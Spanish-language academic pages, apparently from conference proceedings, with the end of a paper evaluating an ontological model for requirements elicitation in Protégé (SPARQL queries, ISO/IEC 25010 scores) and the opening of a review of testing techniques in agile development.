


Figura 3. Método de Evaluación Triangular

Verificar las propiedades lógico formales con el uso de razonadores

Protégé integra distintos razonadores. La función de los mismos es la validación de la consistencia. Comprueba que el modelo establecido no contenga hechos contradictorios, también establece la validación de los conceptos. El razonador determina si es posible que una clase tenga instancias. En el caso de que un concepto no sea satisfecho la ontología resultará inconsistente. Trabajamos con el razonador HermiT, el mismo se anuncia como un razonador veloz y capaz de resolver ontologías complejas. Luego de una carga completa de instancias, se ejecuta el razonador. El resultado guía al analista y a los distintos actores participantes de la elicitación a visualizar aquellas características ausentes, y permite lograr un entendimiento compartido de las funciones que debe cubrir el producto de software.

Verificar los errores más comunes del diseño a partir de una lista de chequeo

Para lograr establecer todas las funciones que debe desarrollar un producto de software es necesario conocer en forma completa su dominio, por esta razón la completitud funcional se relaciona con ese saber. El modelo ontológico busca obtener el conocimiento del dominio, para poder visualizar y comprender las funciones necesarias para el desarrollo del producto de software. De esta forma la evaluación del modelo ontológico se define a través del marco de evaluación expresado en la tabla 2. Allí se establecen los conceptos a evaluar, teniendo en cuenta la completitud funcional que esperamos que el modelo satisfaga. Este marco cubre las métricas de funcionalidad interna que contempla la norma ISO/IEC 25010. Se utiliza para predecir si el modelo ontológico permitirá el desarrollo de un producto de software que establezca en forma completa y correcta los requisitos funcionales establecidos por los usuarios, clientes y actores participantes de la etapa de elicitación.

Tabla 2. Marco de Evaluación

Marco de Evaluación para el Modelo Ontológico para la Elicitación de Requisitos	
Funcionalidad	<ul style="list-style-type: none"> - Referencia Ontológica - Vocabulario Controlado - Búsquedas y Consultas Consistentes. - Adquisición de Conocimiento. - Agrupamiento y similitudes. - Representación de resultados. - Reutilización. - Inferencia.

En este contexto, la *referencia ontológica*, se corresponde con el uso de otras ontologías sobre el dominio con el que se está trabajando. Por ejemplo, si el dominio de trabajo pertenece a una empresa de Seguros, podría enlazar fuentes ontológicas que correspondan a accidentes, seguros de vida, modelos de autos, etc. La función de esta característica es ampliar el vocabulario del dominio. El *vocabulario controlado* se establece en función de si el modelo logró extraer el vocabulario propio del dominio bajo estudio, si logra plasmar los modismos y palabras de uso común del dominio. *Adquisición de conocimiento*, se corresponde a si el modelo logra captar el entendimiento y conocimiento completo del dominio, ya sea por parte del analista, como de los usuarios y cliente. Se busca determinar si el modelo sirve como herramienta que abra el debate sobre un entendimiento compartido. La característica *Representación de Resultados*, busca establecer si la herramienta presenta una interface simple para observar las instancias establecidas, bajo el mismo marco se evalúa si corresponde el agrupamiento y similitud de las clases, relaciones y distintos elementos del modelo. La *reutilización* del modelo para la elicitación de requisitos en dominios diferentes, va a establecer el nivel de generalidad del mismo. La *inferencia* y la *búsqueda y consultas de consistencia*, se trabajaron con el razonador establecido en la herramienta Protégé.

Verificar el cumplimiento de las preguntas de competencia a partir de los casos de prueba

Las preguntas de competencia hacen referencia a aquellos interrogantes que los actores aplican al modelo y que éste debe responder con el objeto de maximizar el reconocimiento de funciones y características del dominio. Para realizar esta etapa de evaluación, se utilizó el Lenguaje SPARQL (Protocol and RDF Query Language/Lenguaje de Protocolo y Consulta RDF) integrado a Protégé. RDF (marco de descripción de recursos) es un método para expresar el conocimiento en un entorno descentralizado y es el fundamento de la web semántica, en el que las aplicaciones informáticas utilizan información estructurada distribuida por toda la red [46]. RDF permite descomponer cualquier tipo de conocimiento en trozos pequeños, con reglas semánticas. SPARQL representa las RDF como un conjunto de triples que consisten en un sujeto, un predicado y un objeto como expresión básica de los datos almacenados en la base de conocimientos. Este lenguaje brinda la posibilidad de identificar las entidades o clases que intervienen en la relación y las formas mediante las cuales

se establece la relación.

La siguiente estructura se corresponde a una consulta establecida en SPARQL que brinda la posibilidad de efectuar las preguntas de competencias necesarias para la validación del modelo.

```
SELECT ?x ?y ?z
WHERE {
  ?x rdf:subClassOf ?y.
  ?y owl:onProperty ?z.
}
```

7. Resultados

Los resultados que se muestran a continuación, se establecen en base a la evaluación del modelo ontológico por parte de cuatro ingenieros en sistemas de información, a través del marco de evaluación de calidad funcional (Tabla 2) establecido con la referencia de la norma ISO/IEC 25010. El modelo de elicitación de requisitos se evaluó en proyectos de software de dominios diferentes correspondientes a logística, control de procesos, empresa de seguro y variadas aplicaciones web. A cada evaluador se le presentó e informó el marco de evaluación funcional expuesto anteriormente en la Tabla 2 y se fijó un sistema de puntaje numérico para valorizar los errores del diseño del modelo. El puntaje del 1 al 3, se corresponde a una calificación “Regular”, de 4 a 6 calificación “Buena”; de 7 a 8 “Muy Buena” y 9 ó 10 “Excelente”. Cada punto del marco de evaluación fue valorizado en función a la experiencia del trabajo con el modelo ontológico sobre el dominio correspondiente. Los evaluadores utilizaron el modelo ontológico a través de la herramienta Protégé, cargando los datos correspondientes a cada dominio. Quedando registrado en cada organización el conocimiento adquirido a través del modelo. De esta forma se estableció una tabla con los puntajes alcanzados. Se aplicó estadística descriptiva para evaluar el comportamiento de estos resultados en función a los puntos evaluados. Para ello fue necesario calcular el promedio (media aritmética) y desviación estándar de cada punto para corroborar si los datos se ajustan a una distribución normal. Que los datos se comporten o se ajusten a este tipo de distribución normal demuestra que el modelo logra valores que se aproximan al promedio, con una desviación controlada, sin encontrar valores fuera de rango. En este sentido se interpreta que el modelo responde y se ajusta a distintos tipos de dominio; sobre cada uno de los puntos evaluados, corroborando de esta forma la posibilidad de “reutilización” del modelo evaluado en la tabla 2. Se observan en la tabla 3 los resultados obtenidos, de calcular la media y el desvío en los resultados arrojados por los evaluadores sobre un total de 10 proyectos de software.

Como se observa en la tabla 3, la herramienta cumple con la expectativa de visualizar en forma correcta la información del dominio, los requisitos del proyecto de software, resultando un modelo ontológico efectivo a la


hora de evidenciar las funciones, vocabulario, usuarios, interesados y más características necesarias para realizar un análisis completo, el modelo ontológico se adaptó a los distintos dominios.

Tabla 3. Resultados de la Evaluación del Modelo Ontológico

	Promedio	Desviación Estándar Muestral
Referencia Ontológica	6,3	2,31
Vocabulario Controlado	5,3	1,77
Búsquedas y Consultas Consistentes.	6,5	1,27
Adquisición de Conocimiento.	7	0,67
Agrupamiento y similitudes.	6,5	0,71
Representación de resultados.	7,3	0,67
Reutilización.	7,1	0,88
Inferencia.	7,1	0,74

En las características *Búsquedas y Consultas consistentes*, *Adquisición de Conocimiento*, *Agrupamiento y Similitudes*, *Representación de Resultados*, *Reutilización e Inferencia* la desviación con respecto a la media es baja, su lectura se corresponde a decir que: “de 10 proyectos analizados, representación de resultados, obtuvo una calificación media “Muy Buena”, con una desviación que varía entre Bueno y Muy Bueno, por lo tanto la herramienta cumple con la expectativa de mostrar en forma correcta los datos que se están modelando”.

Se analizaron aquellos puntos donde la desviación es un poco más representativa; por lo tanto, se realizó un análisis más exhaustivo sobre los datos de la tabla 3, para conocer cuál es el origen de valores tan extremos en la puntuación. La distribución normal de la referencia ontológica, se corresponde a la gráfica 1.



Gráfica 1. Distribución Normal - Referencia Ontológica


La gráfica 1 muestra una distribución con una leve Asimetría Negativa, que se corresponde a valores por debajo de la media. Se observa una distancia representativa entre el valor máximo y mínimo de puntaje (Gráfica 2), que hacen que la desviación estándar sea importante. Analizando los tipos de proyectos en los que se estableció este valor, resultó que los mismos se corresponden a un dominio muy cerrado, donde no se encontró en la web referencias ontológicas para ampliar el conocimiento del

mismo. Los dominios cerrados, se corresponden a proyectos que, en su desarrollo, apuntan a solucionar problemas puntuales correspondientes a políticas de la organización.




Gráfica 2. Distribución de Frecuencia - Referencia Ontológica

El atributo vocabulario controlado, presenta una distribución asociada a la normal (Gráfica 3), su desviación establece que el modelo ontológico propuesto no logra extraer todo el vocabulario del dominio bajo estudio. Al analizar los proyectos asociados a valores bajos (Gráfica 4), los mismos se corresponden con proyectos de amplio alcance, dominios muy grandes. En los proyectos analizados, la etapa de elicitación de requisitos implicó mucho tiempo y recursos, si bien el modelo logró capturar el vocabulario necesario para comenzar la etapa de desarrollo, quedó limitado en determinadas acciones porque no logró incorporar completamente las expresiones propias del dominio.



Gráfica 3. Distribución Normal - Vocabulario Controlado



Gráfica 4 Gráfico de Frecuencia Vocabulario Controlado

El último punto de la evaluación del modelo se corresponde a verificar el cumplimiento de las preguntas de competencia. Los evaluadores fueron responsables de evaluar las mismas en el punto *Búsquedas y Consultas Consistentes*. Cada evaluador sobre el dominio de trabajo realizó distintas preguntas sobre la base de conocimiento adquirida a través del modelo, en la herramienta Protégé. El modelo logró responder a través del lenguaje SPARQL las preguntas de competencia en forma correcta en todos los dominios en los que se utilizó la herramienta. En la tabla 4 se referencian algunas de las preguntas de competencia que respondió el modelo en todos los dominios evaluados. Cabe destacar que SPARQL permite responder preguntas combinadas, ajustándose a las solicitudes de cada analista sobre el dominio.

Tabla 4. Preguntas de Competencia

Preguntas de Competencia
¿Cuál es el rubro de la organización?
¿Quiénes son los interesados en el dominio?
¿Cuáles son las funciones principales del dominio?
¿Cuáles son las funciones de apoyo?
¿Qué funciones de Apoyo dan soporte a la función principal?
¿Cuáles son los usuarios que trabajan en la Función Principal?
¿Cuáles áreas trabajan en las funciones de apoyo?
¿Qué áreas tiene la organización?
¿Qué documentación genera una función de apoyo?
¿Cuál es el vocabulario de referencia del dominio?
¿Qué áreas requieren la documentación que se genera?
¿Qué interesados intervienen en las funciones principales?
¿Qué interesados intervienen en las funciones de apoyo?

Uno de los dominios analizados a través del modelo

ontológico se corresponde al área de servicios del laboratorio de química, el cual busca desarrollar un producto de software que gestione, controle y analice resultados del proceso de titulación [47]. Este proyecto se corresponde a un proyecto de investigación, estando habilitados a mostrar los resultados (no así, los del sector privado). La figura 4 muestra el resultado de la consulta: ¿Cuáles son las funciones de apoyo? El triple de la consulta, muestra la propiedad “nombreFuncionApoyo”, listando en la parte inferior de la pantalla todas las funciones de apoyo establecidas para el conocimiento del dominio.




Figura 4. Resultado de la Consulta SPARQL – Funciones de Apoyo

La pregunta ¿Qué funciones de apoyo realiza el usuario XX? a través de la consulta:

```
SELECT ?Usuario ?FA ?Area
WHERE {
?f ab:nombreUsuario "Cesar_Mina".
?f ab:UsuarioEjecutaFA ?FA .
?f ab:esPartedeAreas ?Area .
}
```

Obtiene como respuesta lo que se muestra en la figura 5. La consulta muestra las funciones de Apoyo que realiza el usuario y en qué área las ejecuta.

FA	
FA_Cobrar_Interesado	Area1_Administracion
FA_Informar_Incoobrables	Area1_Administracion

Figura 5. Resultado de la Consulta SPARQL – Funciones Apoyo por usuario y área

La consulta que se muestra a continuación busca establecer, a través del análisis de los documentos implicados, el vocabulario del dominio.

```
SELECT ?doc ?dat
WHERE {
```

```
?f ab:nombreRegistro "Informe".
?f ab:tieneDatosRegistro ?dat .
}
```

En la figura 6, se observa parte del vocabulario extraído del documento “Informe”. El dominio bajo estudio maneja un vocabulario propio del área de química, el cual es necesario conocer para realizar el producto de software adecuado. Contemplando los datos establecidos, si bien el modelo logra tener un “vocabulario controlado”, el mismo también puede ser ampliado con otras referencias existentes.




Figura 6. Resultado de la Consulta SPARQL - Datos registro

Los resultados obtenidos en la evaluación del proyecto de investigación mencionado se corresponden a los expresados en la tabla 5.

Tabla 5. Resultados de la Evaluación del Proyecto "Titulador Automático – Laboratorio Químico"

	Valoración
Referencia Ontológica	9
Vocabulario Controlado	9
Búsquedas y Consultas Consistentes.	8
Adquisición de Conocimiento.	9
Agrupamiento y similitudes.	7
Representación de resultados.	7
Reutilización.	7
Inferencia.	7

A través de las consultas los evaluadores pudieron corroborar si todas las funciones necesarias para el éxito del producto de software se encontraban contempladas, los responsables sobre las mismas, las áreas en las que impacta la función, la documentación involucrada y todo lo necesario para pasar a la etapa de especificación de requisitos.

8. Conclusiones

Haber contemplado en el desarrollo del modelo ontológico a la familia de normas ISO/IEC 25000 y centrar su evaluación en la sub-característica de Funcionalidad, completitud funcional de la norma ISO/IEC 25010, permitió que el modelo visualice todas las funciones del dominio.

El modelo ontológico para la elicitación de requisitos de software, permite obtener el conocimiento y la totalidad de las funciones del dominio para el desarrollo del producto de software, por parte del o los clientes, usuarios y distintos actores que intervienen en el proceso de desarrollo.

Al probar la herramienta en distintos proyectos de variado dominio: aplicaciones web para una empresa del rubro logística, soluciones particulares para distintas áreas de una empresa de seguro de gran envergadura, sistema de control de stock en producción, aplicaciones de venta en la web y en un laboratorio de servicios químicos se logró obtener distintas bases de conocimiento, permitiendo entender por parte de los interesados el dominio de trabajo y extraer en forma sencilla las funciones principales y de apoyo que debe cubrir el producto de software. Al probar la herramienta con casos reales y en tiempos reales de elicitación de requerimientos, se pudo establecer dos características importantes: el tipo de dominio con el que se va a trabajar y el tamaño del mismo, infieren sobre los resultados de algunas características funcionales evaluadas en el modelo ontológico.

Establecer el modelo en la herramienta Protégé, permitió ingresar reglas del negocio correspondientes a los dominios de aplicación y así obtener una base de conocimiento, que acompaña el proceso de desarrollo.

El modelo permitió visualizar el contexto del producto a desarrollar y evidencia el impacto que puede producir sus funciones asociadas en cada área.

Para un trabajo futuros se considera necesario enriquecer el modelo contemplando las restricciones que puedan presentarse en el dominio.

El modelo logra dar una solución al problema planteado. Se demostró que resulta una herramienta versátil capaz de acompañar a los distintos actores que intervienen en el desarrollo del producto de software visualizando la trazabilidad e impacto de los requisitos, permitiendo que todos los actores y usuarios del software unifiquen su entendimiento.

Referencias

- [1] K. Schwab, *La Cuarta Revolución Industrial*. 2016.
- [2] R. Hurtado, W. Rodríguez, H. Fuentes, and C. Galleguillos, "IMPACTO EN LOS BENEFICIOS DE LA IMPLEMENTACIÓN DE LAS NORMAS DE CALIDAD ISO 9000 EN LAS EMPRESAS," vol. 23, pp. 17–26, 2009.
- [3] I. Sommerville, *INGENIERÍA DE SOFTWARE. Novena edición*. 2011.
- [4] P. J. Thomas, "Definición de un Proceso de

Elicitación de Objetivos," Facultad De Informática - Universidad Nacional de La Plata, 2005.

- [5] I. O. for S. 2001, *ISO. (2005a). ISO/IEC 25000 software and system engineering – software product quality requirements and evaluation (SQuaRE) – Guide to SQuaRE. ISO/IEC. .*
- [6] *ISO/IEC 25010:2011 Systems and software engineering -- Systems and software Quality Requirements and Evaluation - System and software quality models*. 2011.
- [7] J. F. Giró, J. Disderi, and B. Zarazaga, "Las causas de las deficiencias de la Ingeniería de Software," pp. 69–80, 1850.
- [8] IEEE COMPUTER SOCIETY, *Swebok - Guía al cuerpo de conocimiento de la Ingeniería de Software*. 2004.
- [9] J. C. R. Leal, "Apropiación de técnicas de elicitación de conocimiento y de comunicación personalizadas para potenciar el proceso de Ingeniería de Requisitos," Universidad EAFIT - Escuela de Ingeniería, 2013.
- [10] The institute of Electrical and Electronic Engineers, "ANSI/IEEE Standard 610-1990: IEEE Standard Glossary of software engineering terminology." New York, 1990.
- [11] C. W. Aybüke Aurum, *Engineering and Managing Software Requirements*. Germany: Springer, 2005.
- [12] H. Saiedian and R. Dale, "Requirements engineering : making the connection between the software developer and customer," vol. 42, pp. 419–428, 2000.
- [13] J. Brier, "A Pattern-Based Approach to Changing Software Requirements in Brown-Field Business Contexts," *Open Univ.*, 2011.
- [14] Peri Loucopoulos, "System Requirements Engineering Process," *INCOSE Int. Symp.*, vol. 6, no. 1, pp. 442–446, 1996, doi: 10.1002/j.2334-5837.1996.tb02037.x.
- [15] K. Tutorial, "KAOS Tutorial," pp. 1–46, 2007.
- [16] A. I. Anton, "Goal-based requirements analysis," *Proc. IEEE Int. Conf. Requir. Eng.*, no. May 1996, pp. 136–144, 1996, doi: 10.1109/icre.1996.491438.
- [17] A. M. Rebollar and O. P. López, "De Requisitos Tempranos a Requisitos Tardíos: Un Enfoque Basado En Metas," *Rev. Gti*, vol. 4, no. 10, pp. 61–71, 2011, doi: 10.1177/0143034304046904.
- [18] A. Martínez, C. Velasco, E. Morales, H. Estrada, and L. A. Gama, "Lenguaje de especificación para el framework tropos," *13th Work. Requir. Eng. WER 2010*, no. January 2015, pp. 121–132, 2010.
- [19] S. Rivadeneira, "Metodologías ágiles enfocadas al modelo de requerimientos," *Inf. Científicos - Técnicos UNPA*, vol. 5, no. 1, pp. 1–29, 2013.

- [20] S. W. Ambler, "Agile Modeling: A Brief Overview," pp. 7–11, 2001.
- [21] S. Ambler, *Agile Modeling: Effective Practices for eXtreme Programming and the Unified Process*. 2002.
- [22] M. P. Izaurralde, "Caracterización de Especificación de Requerimientos en entornos Ágiles: Historias de Usuario," 2013.
- [23] N. Guarino, "Formal Ontology and Information Systems," *Proc. FOIS'98*, pp. 3–15, 1998, doi: 10.1007/978-3-642-00834-4_23.
- [24] G. N. Aranda and F. Ruiz, "Clasificación y ejemplos del uso de ontologías en Ingeniería del Software," *XI Congr. Argentino Ciencias la Comput.*, 2005.
- [25] J. F. Sowa, P. Grove, and C. A. B. Cole, "Knowledge Representation: Logical, Philosophical, and Computational," no. December, 2014.
- [26] O. Londoño Palacio, L. Maldonado Granados, J. Hernández Barrero, J. Cubillos Lancho, and E. Rodríguez Quesada, "Ontología compartida, una mirada desde las redes de aprendizaje, estado del arte," *Ciencia, Docencia y Tecnol.*, vol. 26, no. 51, pp. 217–243, 2015.
- [27] O. Lassila and D. McGuinness, "The Role of Frame-Based Representation on the Semantic Web Introduction: Frame-based Representation Systems," 1992.
- [28] A. B. M. V. T. Luis M. Vilches-Blázquez; García Silva, "Construcción de ontologías a partir de tesauros," *Res. Gate*, no. January, 2009.
- [29] P. S. Sánchez-cuadrado, J. Morato-lara, V. Palacios-madrid, J. L. José, and A. Moreiro-gonzález, "De repente, ¿ todos hablamos de ontologías?," pp. 562–568, 2007, doi: 10.3145/epi.2007.nov.03.
- [30] T. R. Gruber, "A Translation Approach to Portable Ontology Specifications," 1993.
- [31] J. P. Carvallo, "CALIDAD DE COMPONENTES SOFTWARE," 2002.
- [32] P. R. y G. W. McCall, J., "*Factors in Software Quality*." 1977.
- [33] F. Piattini Velthuis, Mario G.; García Rubio, Félix O.; García Rodríguez de Guzmán, Ignacio; Pino, *Calidad de Sistemas de Información*. 2012.
- [34] M. D. L. I. I. Sangüesa Sanchez, Marta; Ricardo, *Teoría y Práctica de la Calidad*. España, 2006.
- [35] J. A. M. López, "Adaptación del proceso de desarrollo software para cumplimiento de la adecuación funcional según ISO/IEC 25000," 2017.
- [36] Software Engineering, "ISO/IEC 25030 -Software Product Quality Requirements and Evaluation (SQuaRE). Quality Requirements." 2006.
- [37] H. Kaiya and M. Saeki, "Ontology based requirements analysis: Lightweight semantic processing approach," in *Proceedings - International Conference on Quality Software*, 2005, vol. 2005, pp. 223–230, doi: 10.1109/QSIC.2005.46.
- [38] C. M. Zapata, G. L. Giraldo, and J. E. Mesa, "Una propuesta de metaontología para la educación de requisitos," *Ingeniare*, vol. 18, no. 1, pp. 26–37, 2010, doi: 10.4067/s0718-33052010000100004.
- [39] I. Castillo, F. Losavio, and A. J. Matteo, "La orientación a aspectos y el nuevo estándar SQuaRE para requisitos de software," no. December, 2010.
- [40] Natalya F. Noy and Deborah L. McGuinness, "Ontology Development 101: A Guide to Creating Your First Ontology," *Sustain.*, vol. 9, no. 12, pp. 1–25, 2017, doi: 10.3390/su9122317.
- [41] Marcelo Marciszack, "Construcción de una ontología para gramáticas formales y máquinas abstractas utilizando Protégé para la elicitación de requerimientos."
- [42] S. University, "Protégé." [Online]. Available: <https://protege.stanford.edu/>. [Accessed: 10-Mar-2020].
- [43] J. Alberto, G. Luna, M. S. M. López, I. Ingrid, and D. Torres, "Metodologías y métodos para la construcción de ontologías," no. 50, pp. 133–140, 2012.
- [44] R. C. Esmeralda Ramos, Haydemar Núñez, "Esquema para evaluar ontologías únicas para un dominio de conocimiento," *Art War*, vol. 6, no. 3, p. 32, 2007, 117 ص, doi: 10.23943/9781400889877.
- [45] Y. A. López Rodriguez, Y. Hidalgo-delgado, and N. Silega, "Un método práctico para la evaluación de ontologías," no. May, 2018.
- [46] Ó. Corcho *et al.*, "Evaluation experiment of ontology tools ' interoperability with the WebODE ontology engineering workbench," *Eval. Ontol. Tools Work. 2nd Int. Semant. Web Conf.*, no. June 2014, pp. 103–111, 2003.
- [47] M. E. Yuan, Rebeca; Taverna, *Abordaje multidisciplinar en la obtención de un titular automático para el laboratorio de servicios de la UTN Fac. Regional San Francisco*. 2020.

Análisis de Técnicas de Testing Aplicadas en Metodologías Ágiles

Matías Emmanuel Perez y Ma. De los Milagros Gutiérrez
UTN-FRSF UTN-FRSF CIDISI
perezmatias@gmail.com mmgutier@frsf.utn.edu.ar

Resumen

Las metodologías ágiles han revolucionado la forma en la que el software es desarrollado y las mismas también han repercutido en la manera en que es probado. Asegurar la calidad nunca ha sido fácil debido a la gran diversidad de atributos que están puesto en juego, sin embargo bajo esta nueva metodología ahora resulta aún más complejo.

Este trabajo pretende hacer una revisión del estado del arte de las técnicas de testing que son aplicadas en proyectos guiados bajo metodologías ágiles con el fin de recopilar aquellas técnicas y analizar su aplicación.

Finalmente, se concluye que bajo este escenario, es indispensable la automatización de casos de prueba y el apoyo de diversas herramientas con el fin de lograr asegurar la calidad. Además, resulta igual de importante el disponer de habilidades blandas como la comunicación efectiva, la coordinación y el trabajo en equipo por parte de todos los integrantes del mismo.

1. Introducción

El empleo de metodologías ágiles en el desarrollo de software ha ido incrementándose desde su aparición, en respuesta a la eficiencia que brindan en entornos que cambian rápidamente y ante la necesidad de disminuir costos y tiempo de desarrollo. Particularmente, en lo que respecta a documentación, se plantea la necesidad de eliminar la creación de toda información que sea irrelevante, lo cual en muchos casos fue interpretado como “no documentar”. Esto trajo consecuencias negativas, principalmente para la persona o equipo responsable de asegurar la calidad, colocándolos en una posición difícil de sortear ya que raramente se encuentran documentos actualizados, que describen el comportamiento actual del sistema con un grado de detalle suficiente (Dingsøyr et al. 2012, pág. 1213). Es por esto que en un mundo cambiante, aquellas personas responsables de asegurar la calidad del software deben cambiar junto a él. Las técnicas que comúnmente se describen en distintas bibliografías para asegurar la calidad del software no siempre son aplicables

en la práctica y es por ello que el profesional de QA debe conocer en profundidad todas ellas para poder elegir la que mejor se adecúa a la situación que le toca resolver, de manera que le permita desempeñar sus tareas en equipos de desarrollo ágil sin perder el ritmo en el camino.

Este trabajo tiene como objetivo recopilar las técnicas de testing comúnmente mencionadas en numerosas bibliografías y analizar su aplicación en el contexto de desarrollo de software ágil, con el fin de identificar aquellas que permitan elevar rápidamente el grado de confiabilidad del software bajo validación.

Este trabajo está organizado como sigue: la sección 2 describe conceptos que presentan el marco teórico del trabajo. Luego en la sección 3 se presenta la metodología de revisión bibliográfica que se utilizó y se presenta una breve descripción de los resultados encontrados. En la sección 4 se presenta el análisis de estos trabajos, sintetizando los aspectos más importantes de cada uno. Finalmente el trabajo es concluido.

2. Marco Teórico

Calidad de software

Existen diferentes definiciones del término calidad de software. Una definición más ampliamente usada es la dada en la norma ISO (ISO, 2005) que define calidad como el grado en “el cual el conjunto de características inherentes del producto cumple con los requerimientos”. Para la IEEE la define como “el grado en el cual un software posee una combinación de atributos deseados” (IEEE, 1998). Según Pressman, (2010.) es “la concordancia del sistema con los requisitos funcionales y de rendimiento explícitamente establecidos, con los estándares de desarrollo explícitamente documentados y con las características implícitas que se esperan de todo software desarrollado profesionalmente”. Para Albin, (2003) es “una característica directamente relacionada con la habilidad del sistema para satisfacer sus requerimientos funcionales y no funcionales tanto implícitos como explícitos”.

No hay dudas que evaluar la calidad del software, implica el cumplimiento de los requerimientos del sistema.

3. Metodología

Para realizar un correcto abordaje sobre las técnicas de testing aplicadas en metodologías Agiles se ha realizado una búsqueda sistemática de bibliografía que permita recopilar información y analizarla posteriormente.

Se utiliza para la búsqueda bibliográfica la metodología propuesta por Medina-Lopez y col. [6] que consta de cinco etapas: (1) Identificación del campo de estudio y período a analizar, (2) Selección de las fuentes de información, (3) Realización de la búsqueda, (4) Gestión y depuración de los resultados y (5) análisis de los resultados.

3.1 Campo de estudio y período a analizar

La primera de las etapas a desarrollar, consiste en identificar el campo de estudio que se busca analizar. En base a ello, se ha determinado que se desea afrontar el análisis bibliográfico de técnicas de testing aplicadas en metodologías ágiles y como objetivo general que se establezca el estado del arte de dicho campo.

Para alcanzar dicho objetivo, es necesario que: (i) se identifiquen y analicen las herramientas y metodologías aplicadas, (ii) se identifiquen y analicen las estrategias de documentación y (iii) se realice un análisis de las ventajas y desventajas de cada uno de los elementos identificados.

Debido al dinamismo propio del campo de estudio, el período de trabajos seleccionados está comprendido dentro del año actual y los 5 años anteriores, es decir desde el año 2015 hasta los trabajos presentados durante el corriente año. Este lapso de tiempo se considera suficiente para realizar un correcto estudio de los temas involucrados y disponer de aquellas técnicas y metodologías que se estén usando actualmente.

3.2 Fuentes de Información

Se eligió trabajar principalmente con libros, secciones de libros, actas de conferencias, working papers, artículos de investigación y además artículos de revistas científicas y profesionales. Esta selección de producciones se realiza con la intención de consultar referencias que hayan sido sometidas a un proceso de revisión y proporcionen calidad en la información a ser procesada.

Las fuentes de información consultadas son las siguientes: ScienceDirect¹, SciELO², IEEE Xplore³ y por último, la red social académica Mendeley⁴. En cuanto al idioma, serán válidos aquellos trabajos escritos en inglés o en español.

3.3 Realización de Búsqueda

